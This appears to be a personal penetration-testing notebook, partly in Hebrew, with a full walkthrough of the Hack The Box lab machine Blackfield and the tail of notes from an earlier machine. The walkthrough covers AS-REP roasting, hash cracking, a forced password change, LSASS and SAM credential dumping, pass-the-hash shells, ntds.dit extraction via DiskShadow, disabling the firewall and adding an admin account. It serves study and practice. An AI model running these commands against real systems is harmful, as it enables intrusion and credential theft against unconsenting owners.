- **Use Case:** In post-exploitation stages, when attackers have secured NTLM hashes but lack the actual passwords, pth-winexe provides a pathway for continued exploitation based on these hashes.

## SeImpersonatePrivilege:

**JuicyPotato:**

- **Description:** This tool leverages the SeImpersonatePrivilege token for potential privilege escalation on Windows systems.
- **Use Case:** JuicyPotato has become a popular choice among pentesters for exploitation scenarios revolving around the SeImpersonatePrivilege token.

**File Transfers:**

- **Description:** Moving files between systems, especially those with different operating systems, often presents hurdles. Various methods and tools can facilitate this transfer, ensuring data integrity and security.
- **Use Case:** Whether for uploading exploit payloads, downloading sensitive data, or ensuring tools are available on a target system, mastery of file transfer techniques is essential for both ethical hacking and penetration testing engagements.

**Links:**
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-psdrive?view=powershell-7.3
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/copy-item?view=powershell-7.3

https://www.whitelist1.com/2017/10/pass-hash-pth-attack-with-pth-winexe.html
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-7.3
https://github.com/ohpe/juicy-potato/releases
https://blog.ropnop.com/transferring-files-from-kali-to-windows/#smb
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/juicypotato

# Windows Configuration Changes

2023 אוקטובר02 יום שני 14:49

**Command:**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

**Explanation:**
I modified the Windows registry to enable remote desktop connections. Specifically, the command changes the "fDenyTSConnections" value to 0, thereby allowing terminal server (RDP) connections.

**Command:**

```
NetSh Advfirewall set allprofiles state off
```

**Explanation:**
I used this command to disable the Windows firewall for all profiles. This ensures no blocking rules are in place that might prevent certain network operations.

# User Management

2023 אוקטובר 02 יום שני 14:52

**Command:**

```
net user matan passw-rd645 /add
```

**Explanation:**
I added a new user named "matan" with the password "passw-rd645".

**Command:**

```
net localgroup administrators matan /add
```

**Explanation:**
I added the user "matan" to the local administrators group, granting the user elevated privileges.

**Command:**

```
net user matan
```

**Explanation:**
I used this command to check the details and status of the "matan" user account.

# Remote Desktop Connections

יום שני 02 אוקטובר 2023 14:52

**Command:**

```
xfreerdp /u:matan /p:passw-rd645 /v:10.10.10.63 /smart-sizing
```

**Explanation:**
I tried to initiate a Remote Desktop Protocol (RDP) session to the machine with IP 10.10.10.63 using the xfreerdp client. However, this threw an error.

**Command:**

```
rdesktop -u matan -p passw-rd645 10.10.10.63
```

**Explanation:**
Given the error with xfreerdp, I turned to the rdesktop tool to attempt an RDP connection to the same machine using the "matan" credentials.

# File Transfers

2023 אוקטובר 02 יום שני 14:53

**Command:**

```
wget http://10.10.16.14:8000/winPEASany_ofs.exe
```

**Explanation:**
I attempted to download the winPEASany_ofs.exe file from my local server. However, an error arose due to the absence of Internet Explorer.

**Command:**

```
wget http://10.10.16.14:8000/winPEASany_ofs.exe -UseBasicParsing
```

**Explanation:**
To circumvent the Internet Explorer issue, I used the -UseBasicParsing parameter. This avoids using the IE engine for parsing the response. However, there were still issues, and I had to resort to using copy combined with smbserver.

**Explanation:**
I checked the "Event Log -> Applications and Services Logs -> Powershell" but couldn't find traces of my actions. Additionally, I looked into "Event Log -> Applications and Services Logs -> Windows Defender" and was surprised that Windows Defender didn't catch or log any of my activities.

Windows systems have multiple layers of security and logging. The Event Log is a primary source where such activities are logged. However, not all tools or actions will necessarily leave easily detectable traces. The actions taken in this penetration test demonstrate the importance of both deep system knowledge and the need to be aware of the various logs and potential defense mechanisms at play.

The Remote Desktop Protocol (RDP) provides a graphical interface to connect to another Windows computer over a network connection. It's a primary vector of attack if not properly secured. Tools like xfreerdp and rdesktop are common clients used to initiate RDP sessions from non-Windows platforms.


winPEAS is part of the Privilege Escalation Awesome Scripts Suite (PEASS). It's used to discover common Windows security misconfigurations that can be leveraged for privilege escalation.

The Windows Registry is a hierarchical database that stores configuration settings and options on Microsoft Windows operating systems. The specific registry key manipulated (fDenyTSConnections) determines if Remote Desktop is enabled or not.

Windows firewalls and defenses like Windows Defender are critical components in securing a system. However, they are not infallible and can sometimes miss certain activities, especially if they are configured too leniently or are not updated with the latest signatures. Regularly updating and reviewing security configurations is crucial for robust security posture.

# Blackfield

היישג הסמכה



Blackfield has been Pwned

Matans has successfully pwned Blackfield Machine from Hack The Box

| #4803 | 04 Oct 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: קשה
- קישור: https://www.hackthebox.com/achievement/machine/1636210/255

**איך פרצתי:**

- גישה ראשונית: לאחר סיור רשת, ניגשתי לשיתוף SMB, וזיהיתי מספר תיקיות ריקות. על ידי המרת תיקיות אלו לרשימת משתמשים, GetNPUsers.py אישר את נוכחות המשתמש "Support". פיצוח ה-hash שלו סיפק גישה עמוקה יותר. יש לציין, Bloodhound ציינה את היכולת לשנות את הסיסמה עבור המשתמש "AUDIT2020 ", אותה ביצעתי. גישה זו הובילה לגילוי הקובץ "lsass.zip". באמצעות Pypykatz, חילצתי את ה-hash עבור "svc_backup" ויזמתי מתקפת Pass-The-Hash מוצלחת.
- הסלמה של הרשאות: בזמן שרכשתי גם את קבצי ה-SAM וגם את ה-SYSTEM, משתמש האדמין נשאר בלתי נגיש. הרשאות המשתמש שלי אפשרו אחזור של הקובץ "ntds.dit" מגיבויים. הטמעה נוספת של מתקפת Pass-The-Hash עם הנתונים האלה הובילה להסלמה של הרשאות.

# Blackfield | Nmap scan

2023 אוקטובר04 יום רביעי 11:00

```
Nmap scan report for 10.10.10.192
Host is up (0.14s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
53/tcp  open domain       Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-10-03 10:14:37Z)
135/tcp open msrpc        Microsoft Windows RPC
389/tcp open ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0.,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
3268/tcp open ldap        Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0.,
Site: Default-First-Site-Name)
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|  3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2023-10-03T10:14:52
|_ start_date: N/A
|_clock-skew: 6h59m59s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1 141.30 ms 10.10.16.1
2 210.48 ms 10.10.10.192

NSE: Script Post-scanning.
Initiating NSE at 23:15
Completed NSE at 23:15, 0.00s elapsed
Initiating NSE at23:15
Completed NSE at 23:15, 0.00s elapsed
Initiating NSE at23:15
Completed NSE at 23:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.84 seconds
Raw packets sent: 131246 (5.780MB) | Rcvd: 131 (7.572KB)
```

# Nmap Scan | In-depth anlysys

2023 אוקטובר 04 יום רביעי 11:01

**Port:** 53
**Service:** domain (Simple DNS Plus)

**Description:** This service is used for DNS (Domain Name System) resolution. It's a crucial part of any network infrastructure as it maps domain names to IP addresses.

**Security Implications:** If misconfigured or outdated, it may be vulnerable to DNS poisoning or other DNS-based attacks. Unauthorized changes can redirect users to malicious websites.

**Port:** 88
**Service:** kerberos-sec (Microsoft Windows Kerberos)

**Description:** Kerberos is a network authentication protocol that uses 'tickets' to allow nodes to prove their identity over a non-secure network.

**Security Implications:** Weak or default credentials, outdated Kerberos implementations, or misconfigurations can lead to attacks like Golden Ticket, Silver Ticket, or Pass-the-Ticket attacks.

**Port:** 135
**Service:** msrpc (Microsoft Windows RPC)

**Description:** Microsoft's implementation of the Remote Procedure Call (RPC) protocol. It's used for executing code remotely.

**Security Implications:** Vulnerable or outdated versions can be exploited for remote code execution. It's a common vector for lateral movement within networks.

**Port:** 389 & 3268
**Service:** ldap (Microsoft Windows Active Directory LDAP)

**Description:** LDAP (Lightweight Directory Access Protocol) is used for accessing and maintaining directory services, specifically Microsoft's Active Directory in this case.

**Security Implications:** Misconfigurations can lead to information disclosure, such as username enumeration. Weak credentials might allow unauthorized access.

**Port:** 445
**Service:** microsoft-ds

**Description:** This is typically used by SMB (Server Message Block) for shared access to files, printers, serial ports, and other resources.

**Security Implications:** Older versions of SMB are vulnerable to various attacks (e.g., EternalBlue). It's also used in ransomware spread and lateral movement.

**Port:** 593
**Service:** ncacn_http (Microsoft Windows RPC over HTTP 1.0)

**Description:** This is RPC over HTTP, which allows access to Windows RPC services over the HTTP protocol.

**Security Implications:** If insecure, it could potentially be leveraged for information disclosure or remote command execution.

**Port:** 5985
**Service:** http (Microsoft HTTPAPI httpd 2.0)

**Description:** This service is typically used by Windows Remote Management (WinRM), a tool for remote management and configuration of Windows machines.

**Security Implications:** If misconfigured, it could allow an attacker to execute commands remotely.

## General OS Information:

The host seems to be running Microsoft Windows, with the scan guessing that it's Windows Server 2019 with an 88% confidence level.

## Additional Notes:

- The smb2-security-mode indicates that message signing is enabled and required, which is a good security practice to prevent man-in-the-middle attacks on SMB communications.

- A notable clock-skew of almost 7 hours was detected, which could potentially be leveraged for certain time-based attacks or be indicative of system misconfigurations.

- The traceroute indicates that the host is two hops away, which provides some insight into the network topology.

# DNS Enumeration

2023 יום רביעי 04 אוקטובר 11:21

**Command:**

```
dig @10.10.10.192 blackfield.local axfr
```

**Explanation:**
This command attempts a DNS zone transfer for the domain "blackfield.local" using the DNS server at "10.10.10.192". Zone transfers can leak valuable information about a domain, like subdomains and IP addresses.

**Story/Context:**
The transfer failed, indicating that the server does not permit DNS zone transfers.

# Remote Procedure Call (RPC)

2023 יום רביעי 04 אוקטובר 11:23

**Command:**

rpcclient 10.10.10.192

**Explanation:**
I tried to initiate a connection to the RPC service on 10.10.10.192. RPC allows remote execution of procedures on a networked server.

**Messages:**
Since it was my first time using rpcclient, this tool is essentially a utility allowing you to run a variety of tasks against an NT server. It's mostly used for gathering information from and interacting with Windows systems.

**Command:**

rpcclient 10.10.10.192 --user=

**Explanation:**
After failing to login initially, I attempted to connect to the RPC service without a username or password.

**Story/Context:**
To my surprise, I was able to connect without any authentication.

# Enumerating Domain Users

2023 אוקטובר 04 יום רביעי 11:24

**Command:**

```
rpcclient $> enumdomusers
```

**Explanation:**
Within the rpcclient shell, this command tries to enumerate domain users.

**Messages:**
This command provides a list of users in the domain. However, permissions or the user's privileges may affect its success, as evidenced by the "NT_STATUS_ACCESS_DENIED" error.

# LDAP Search

יום רביעי 04 אוקטובר 2023 11:25

**Command:**

```
ldapsearch
```

**Explanation:**
I attempted to search using LDAP (Lightweight Directory Access Protocol) which is commonly used for querying and modifying items in directory service providers like Active Directory.

**Command:**

```
ldapsearch -H ldap://10.10.10.192
```

**Explanation:**
I specified the host with -H flag to query the LDAP server at 10.10.10.192.

**Command:**

```
ldapsearch -H ldap://10.10.10.192 -x
```

**Explanation:**
Using the -x flag, I tried to perform a simple authentication instead of the default SASL.

**Story/Context:**
Even with this attempt, I was faced with an error message stating the need for a successful bind operation.

**Command:**

```
ldapsearch -H ldap://10.10.10.192 -x -s base
```

**Explanation:**
By appending -s base, I narrowed the search scope to base object, essentially querying the root DSE (Directory Service Entry) of the LDAP server.

**Story/Context:**
With this command, I successfully discovered subdomains.

**Long Text/Code:**

```
namingContexts: DC=BLACKFIELD,DC=local
..
```

**Explanation:**
The output displays various naming contexts or partitions in the Active Directory:

**DC:** Domain Component. It denotes domain name components.
**CN:** Common Name. Represents objects like users or devices.

These contexts could be leveraged for further enumeration or attacks.

**Links:**
https://devconnected.com/how-to-search-ldap-using-ldapsearch-examples/

# DNS Enumeration

2023 אוקטובר 04 יום רביעי 11:33

**Command:**

```
dig @10.10.10.192 DomainDnsZones.blackfield.local do
```

**Explanation:**
I attempted another DNS query, targeting the DomainDnsZones subdomain of blackfield.local.

**Command:**

```
dig @10.10.10.192 ForestDnsZones.blackfield.local do
```

**Explanation:**
Similarly, I queried the ForestDnsZones subdomain.

# SMB Enumeration

2023 יום רביעי 04 אוקטובר 11:27

**Command:**

```
smbclient -L //10.10.10.192/
```

**Explanation:**
I connected to the SMB (Server Message Block) service at 10.10.10.192 to list all available shares.

**Command:**

```
./check_smb_perms.sh 10.10.10.192
```

**Explanation:**
Using a custom script, I checked permissions for the SMB shares.

**Story/Context:**
The output revealed read access to the profiles$ share. Within this share, directories seemed to hint at possible usernames.

# Cleaning and Filtering Data

2023 אוקטובר 04 יום רביעי 11:29

**Command:**

```
cat users.txt | awk '{print $1}' > users.txt
```

**Explanation:**
I used text processing commands to extract usernames from the list and overwrite the users.txt file with clean data.

# Kerberos Enumeration with Kerbrute

יום רביעי 04אוקטובר 2023 11:35

**Command:**

```
go get github.com/ropnop/kerbrute
```

**Explanation:**
I installed Kerbrute, a tool designed to bruteforce Active Directory accounts through Kerberos Pre-Authentication.

**Messages:**
Kerbrute allows quick bruteforcing of valid AD accounts via Kerberos. It is efficient because unsuccessful logins don't generate account lockouts.

**Command:**

```
kerbrute userenum --dc 10.10.10.192 --domain blackfield.local --output blackfield.txt clean_users.txt
```

**Explanation:**
Using Kerbrute's userenum feature, I attempted to enumerate valid user accounts on the blackfield.local domain. The results were saved to blackfield.txt.

**Story/Context:**
The operation was a success. I found three valid users and a hash related to the support user.

# Extracting Hash and Usernames

2023 יום רביעי 04 אוקטובר    11:36

**Command:**

```
cat blackfield.txt | grep -i + | grep -v hash | awk '{print $7}' | awk -F @ '{print $1}' > usernames.txt
```

**Explanation:**
Using various text processing commands, I extracted the usernames from the blackfield.txt file.

# Additional Enumeration (GetNPUsers.py)

2023 יום רביעי 04 אוקטובר 11:37

**Command:**

```
GetNPUsers.py -usersfile usernames.txt -dc-ip 10.10.10.192 -no-pass blackfield.local/
```

**Explanation:**
I used the GetNPUsers.py tool to retrieve Kerberos tickets for the specified usernames. These tickets could potentially be cracked offline to reveal user passwords.

**Messages:**
GetNPUsers.py is a part of the Impacket suite of Python classes which helps in network protocols testing.

# Cracking Kerberos Hash

יום רביעי 04אוקטובר 2023 11:39

**Command:**

```
hashcat --example-hashes | grep -i krb5asrep -B 12
hashcat -m 18200 hash.txt Files/rockyou.txt
```

**Explanation:**
I used Hashcat, a password recovery tool, to attempt cracking the Kerberos hash using mode 18200 and the rockyou.txt password list.

**Story/Context:**
After successfully cracking the hash, I discovered the password for the support user.

# Further Interactions with RPC

יום רביעי 04 אוקטובר 2023 11:41

**Command:**

```
rpcclient 10.10.10.192 --user=support
```

**Explanation:**
Using the discovered support user credentials, I logged into the RPC service.

**Command:**

```
rpcclient $> enumdomusers
```

**Explanation:**
Now authenticated as support, I was able to successfully list all users on the domain.

# BloodHound

יום רביעי 04 אוקטובר 2023 11:43

**Command:**

```
pip3 install bloodhound
```

**Explanation:**
I installed BloodHound, a tool used to visualize and analyze Active Directory (AD) relationships.

**Command:**

```
bloodhound-python -h
```

**Messages:**
BloodHound is new to me. BloodHound uses graph theory to reveal hidden and often unintended AD relationships and permissions. It's utilized to easily identify highly complex attack paths that can help in compromising an AD environment.

**Command:**

```
bloodhound-python --collectionmethod ALL --username 'support@blackfield.local' --password '#00^BlackKnight' --nameserver 10.10.10.192 --domain blackfield.local
```

**Explanation:**
I initiated BloodHound's data collection process, specifying the method, credentials, domain, and nameserver. This data helps in visualizing the AD structure and relationships.

# Neo4j

יום רביעי 04 אוקטובר 2023 11:44

**Command:**

```
apt install bloodhound
neo4j start
```

**Explanation:**
I installed BloodHound's GUI and started the Neo4j database server.

**Messages:**
Neo4j is a graph database management system. It's designed for storing, querying, and visualizing graph data, which is precisely what BloodHound provides.

**Story/Context:**
I accessed Neo4j at http://localhost:7474/browser/ and logged in using default credentials, then set a personal password. Afterward, I launched the BloodHound application.

# BloodHound GUI

2023 יום רביעי 04 אוקטובר 11:45

**Actions:**

I changed the BloodHound application to dark mode.
Uploaded JSON files generated from bloodhound-python for visualization.
Explored various data types such as Users, Groups, Computers.
Set 'Support' as the starting node and analyzed its relationships.

**Story/Context:**
Upon exploration, I found that the 'Support' user had the ability to change the 'AUDIT2020' user's password without knowing the current password. This information came from the "ForceChangePassword" relationship, a potential privilege escalation vector. However, I lacked a shell on the target system to utilize this.

# Exploiting ForceChangePassword

2023 יום רביעי 04 אוקטובר 11:46

**Command:**

```
rpcclient 10.10.10.192 --user=Support
```

**Explanation:**
I logged into the RPC service using the 'Support' user credentials.

**Command:**

```
setuserinfo2 AUDIT2020 23 'Password-1234'
```

**Explanation:**
Using the discovered "ForceChangePassword" permission, I changed the password for the 'AUDIT2020' user to 'Password-1234' without knowing the current password.

**Links:**
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse

# CrackMapExec

יום רביעי 04 אוקטובר 2023 11:50

**Command:**

```
crackmapexec -h
```

**Messages:**
CrackMapExec (CME) is a swiss army knife for pentesting networks. It unifies several pentesting tasks into one tool, making it easier to enumerate and exploit networks.

**Command:**

```
crackmapexec smb 10.10.10.192
```

**Explanation:**
I used CME to perform SMB enumeration on the target system, retrieving basic information like the Windows build version.

**Command:**

```
crackmapexec smb 10.10.10.192 -u 'AUDIT2020' -p 'Password-1234'
```

**Explanation:**
With the newly set password for 'AUDIT2020', I attempted SMB enumeration to identify potential attack vectors.

# SMB and Mounting

2023 אוקטובר 04 יום רביעי    11:51

**Command:**

```
mount -h
```

**Messages:**
mount is a Linux utility that mounts filesystems. Filesystems can be identified via a block device name, a directory (mount point), or other designations depending on the type.

**Command:**

```
mount --types cifs -o 'username=AUDIT2020,password=Password-1234'
//10.10.10.192/forensic .
```

**Explanation:**
I mounted the 'forensic' SMB share from the target system to the local directory, using the 'AUDIT2020' user credentials.

# Analyzing Directory Structure

2023 יום רביעי 04 אוקטובר 11:52

**Command:**

```
apt install tree
```

**Explanation:**
I installed the tree utility, which visually displays the directory structure.

**Command:**

```
tree
```

**Messages:**
tree is a recursive directory listing program that produces a depth-indented listing of files, which is colorized alphanumerically.

**Story/Context:**
I discovered a folder named 'memory_analysis' containing a file named 'lsass.zip'.

**Long Text/Code:**

```
lsass.zip
```

**Explanation:**
The 'lsass.zip' file potentially contains a memory dump of the Local Security Authority Subsystem Service (LSASS). LSASS is responsible for enforcing the security policy on a system, and its memory can contain plaintext passwords or hashes for logged-in accounts.

# Pypykatz

יום רביעי 04אוקטובר 2023 11:53

**Command:**

```
pypykatz -h
```

**Messages:**
pypykatz is a tool that can parse various artifacts of Windows (such as registry hives, minidumps) to extract credentials.

**Command:**

```
pypykatz lsa minidump lsass.DMP
```

**Explanation:**
I used pypykatz to parse the 'lsass.DMP' minidump file to extract potential credentials.

# Exploiting with CrackMapExec and evil-winrm

יום רביעי 04אוקטובר 2023 11:53

**Command:**

```
crackmapexec winrm 10.10.10.192 -u 'svc_backup' --hash
'9658d1d1dcd9250115e2205d9f48400d'
```

**Explanation:**
Using the hash obtained from the LSASS dump, I attempted to authenticate to the target's Windows Remote Management (WinRM) service as the 'svc_backup' user.

**Command:**

```
evil-winrm -i 10.10.10.192 -u svc_backup --hash 9658d1d1dcd9250115e2205d9f48400d
```

**Explanation:**
With the evil-winrm tool, I initiated a WinRM shell on the target system using the 'svc_backup' user's hash.

# Further Information

יום רביעי 04 אוקטובר 2023 11:57

**DNS and SMB:** are two key services used in network environments. The Domain Name System (DNS) is responsible for translating friendly domain names into IP addresses (and vice versa) which allows users to access resources using names rather than hard-to-remember IP addresses. The Server Message Block (SMB) is a protocol for sharing files, printers, serial ports, and other resources on a network.

In the context of penetration testing or security assessments, enumerating these services can provide valuable information about the target environment. Enumeration can reveal misconfigurations, vulnerable software versions, or even hidden parts of the network. For example, a zone transfer, if allowed by a DNS server, can reveal all the domain's resource records which include names and IP addresses of the computers, services, and other resources. This can provide a roadmap for attackers.

On the other hand, SMB can leak valuable information about users, shared resources, and even sometimes credentials. For instance, having read access to certain shares might disclose sensitive documents or configuration files.

**The rpcclient utility:** is part of the Samba suite and allows for interfacing with various services on Windows systems, like querying user details, group details, and more. If misconfigured, an attacker might be able to gather a lot of information about a target Windows domain.

**LDAP:** is another crucial service in many network environments, especially those using Active Directory. LDAP, which stands for Lightweight Directory Access Protocol, is used to access and manage directory information. It can be a goldmine of information for an attacker, revealing user accounts, groups, and organizational structures.

**Kerberos:** is a network authentication protocol designed to provide strong authentication for client/server applications. In certain configurations, Kerberos can leak information about valid user accounts, and in some cases, allow for offline cracking attempts of user passwords.

**BloodHound:** Visualizing and analyzing AD relationships can unveil security misconfigurations and hidden attack paths. BloodHound leverages graph theory to accomplish this.

**Neo4j:** The relationship of nodes (like users, groups) and edges (like permissions, memberships) in AD is naturally represented as a graph. Neo4j provides a platform for storing and querying this graph data.

**CrackMapExec:** It's a post-exploitation tool and Swiss Army knife for pentesting networks. It aids in simplifying several tedious tasks in pentesting.

**LSASS:** The Local Security Authority Subsystem Service (LSASS) is a Windows process responsible for enforcing the system's security policy. Attackers often target its memory to extract plaintext passwords, NTLM hashes, or Kerberos tickets.

**pypykatz:** As mimikatz is to Windows, pypykatz is to Linux. It can extract various Windows credentials without executing on a Windows machine.

**evil-winrm:** This tool facilitates a shell on a target machine if WinRM (Windows Remote Management) is enabled and we have valid credentials. It is similar to an SSH connection for Windows systems.

**Links:**

https://devconnected.com/how-to-search-ldap-using-ldapsearch-examples/

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse

# Windows Privileges

יום רביעי 04 אוקטובר 2023    12:00

**Command:**

whoami /all

**Explanation:**
This command provides details about the current user's permissions and privileges.

**Output:**

```
  State              Description              Privilege Name
============================ ============================== =======
SeMachineAccountPrivilege     Add workstations to domain    Enabled
  SeBackupPrivilege              Back up files and directories Enabled
  SeRestorePrivilege             Restore files and directories Enabled
  SeShutdownPrivilege            Shut down the system          Enabled
SeChangeNotifyPrivilege       Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

**Messages:**

- **SeMachineAccountPrivilege:** This grants the right to add a machine account to the domain.
- **SeBackupPrivilege:** This provides the ability to backup files and directories.
- **SeRestorePrivilege:** This grants the ability to restore backed-up files.
- **SeShutdownPrivilege:** It provides the user the ability to shut down the system.
- **SeChangeNotifyPrivilege:** Often referred to as the "bypass traverse checking" privilege, it allows the user to traverse directory trees even if the user doesn't have permissions on the traversed directory.
- **SeIncreaseWorkingSetPrivilege:** This grants the ability to increase the working set (physical memory) of a process.

**Story/Context:**
SeBackupPrivilege can be particularly useful for attackers because it allows reading any file, including sensitive files like the SAM or SYSTEM registry files. Reading the SAM file can reveal password hashes of high-privilege users.

# SAM and SYSTEM File Extraction

2023 יום רביעי 04אוקטובר 12:02

When targeting a Windows machine, the SAM and SYSTEM files can be valuable. The SAM file contains user account details and password hashes, while the SYSTEM file contains crucial registry data. Together, these can be used to extract password hashes.

**Commands and Explanations:**

cd c:\: This navigates to the root directory of the C: drive.

mkdir Temp: This creates a directory named "Temp" in the current location. This is to organize and store the soon-to-be extracted files.

reg save hklm\sam c:\Temp\sam: This saves the SAM hive from the registry to the file sam in the Temp directory.

reg save hklm\system c:\Temp\system: Similarly, this saves the SYSTEM hive from the registry to the file system in the Temp directory.

download C:\Temp\sam /home/kali/Desktop/sam & download C:\Temp\system /home/kali/Desktop/system: These commands download the previously saved sam and system files from the target machine to the Desktop of the Kali machine.

**Explanation:**
I navigated to the C: drive, created a Temp directory, and saved the SAM and SYSTEM files from the registry into this directory. Then, I downloaded them to the local Kali machine.

**Links:**
https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/

# Pypykatz

יום רביעי 04 אוקטובר 2023 12:03

**Command:**

```
pypykatz registry -h
```

**Messages:**
Pypykatz is a credential dumping tool similar to mimikatz but designed to be run on non-Windows systems. With the registry command, it can parse Windows registry hives to extract credentials.

**Command:**

```
pypykatz registry --sam sam system
```

**Explanation:**
I used pypykatz to parse the SAM and SYSTEM registry files to extract potential credentials.

**Story/Context:**
From the SAM dump, I obtained a hash for the Administrator user. It's split into two parts: an LM hash (which is often the same aad3b435b51404eeaad3b435b51404ee for most systems) and the NTLM hash.

When logging in using evil-winrm, only the NTLM hash part was used because it is more secure and relevant for authentication than the LM hash.

# NTDS.dit

2023 יום רביעי 04אוקטובר 12:04

**Messages:**
The Ntds.dit file is a database that stores Active Directory data. It includes information about user objects, groups, and group membership. Crucially, this file also contains password hashes for all users in the domain. Therefore, obtaining access to this file can be a goldmine for attackers, as they can extract valuable credential data from it.

# DiskShadow

יום רביעי 04אוקטובר 2023 12:13

**Commands, Script, and Explanation:**

**Original Script:**

```
set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
```

**Explanation:**
This script is intended for the DiskShadow utility which communicates with the Volume Shadow Copy Service. It aims to create a shadow copy of the C: drive.

- **set context persistent nowriters** – sets the DiskShadow environment for the script to run without interruption and ensures no writer is involved. A writer here refers to any application or service that writes data, and this command ensures they do not interfere.

- **set metadata c:\exfil\metadata.cab** – specifies where metadata about the shadow copy should be saved.

- **add volume c: alias trophy** – adds the C: drive to be shadow copied with the alias "trophy".
- create – initiates the shadow copy process.

- **expose %someAlias% z:** – attempts to mount the shadow copy as the Z: drive. However, this line has an error, as %someAlias% was never defined in the script, which may be why the original script did not work.

**Upload and Execution:**

```
upload /home/kali/Desktop/shadow.txt
diskshadow.exe /s shadow.txt
```

The shadow.txt script is uploaded and then executed using the DiskShadow utility.

**Revised Script from Microsoft with Modifications:**

```
set context persistent nowriters
set metadata c:\Temp\example.cab
set verbose on
begin backup
add volume c: alias systemvolumeshadow
create
expose %systemvolumeshadow% p:
exec c:\diskshadowdata\backupscript.cmd
end backup
```

**Explanation:**
This script, revised from a Microsoft example, also uses DiskShadow to create a shadow copy but with modifications to fit the environment and tasks:

- **set context persistent nowriters and set verbose on** – sets the environment and provides verbose output.

- **begin backup and end backup** – starts and ends the backup process respectively.

- **set metadata c:\Temp\example.cab** – specifies where to save the metadata.

- **add volume c: alias systemvolumeshadow** – adds the C: drive with the alias "systemvolumeshadow".

- **expose %systemvolumeshadow% p:** – mounts the shadow copy as the P: drive.

- **exec c:\diskshadowdata\backupscript.cmd** – runs another script after the shadow copy, likely intended for copying or backing up specific data.

The modifications made are based on the environment's specifications: removing mentions of the D: drive (as it doesn't exist), using the Temp directory for metadata storage, and other minor tweaks to ensure the script runs smoothly.

**Here are all the changes I had to make in order to solve the issues:**

- Remove `add volume d: alias datavolumeshadow` and `expose %datavolumeshadow% q:` because there is no d drive.
- Remove comments #.
- Add a space at the end of each line.
- I switched "diskshadowdata" with "Temp" Folder.

**Links:**
https://blog.netwrix.com/2021/11/30/extracting-password-hashes-from-the-ntds-dit-file/
https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration
https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/diskshadow

# Robocopy

2023 יום רביעי 04 אוקטובר 12:05

**Command:**

```
ROBOCOPY . C:\Temp ntds.dit /B
```

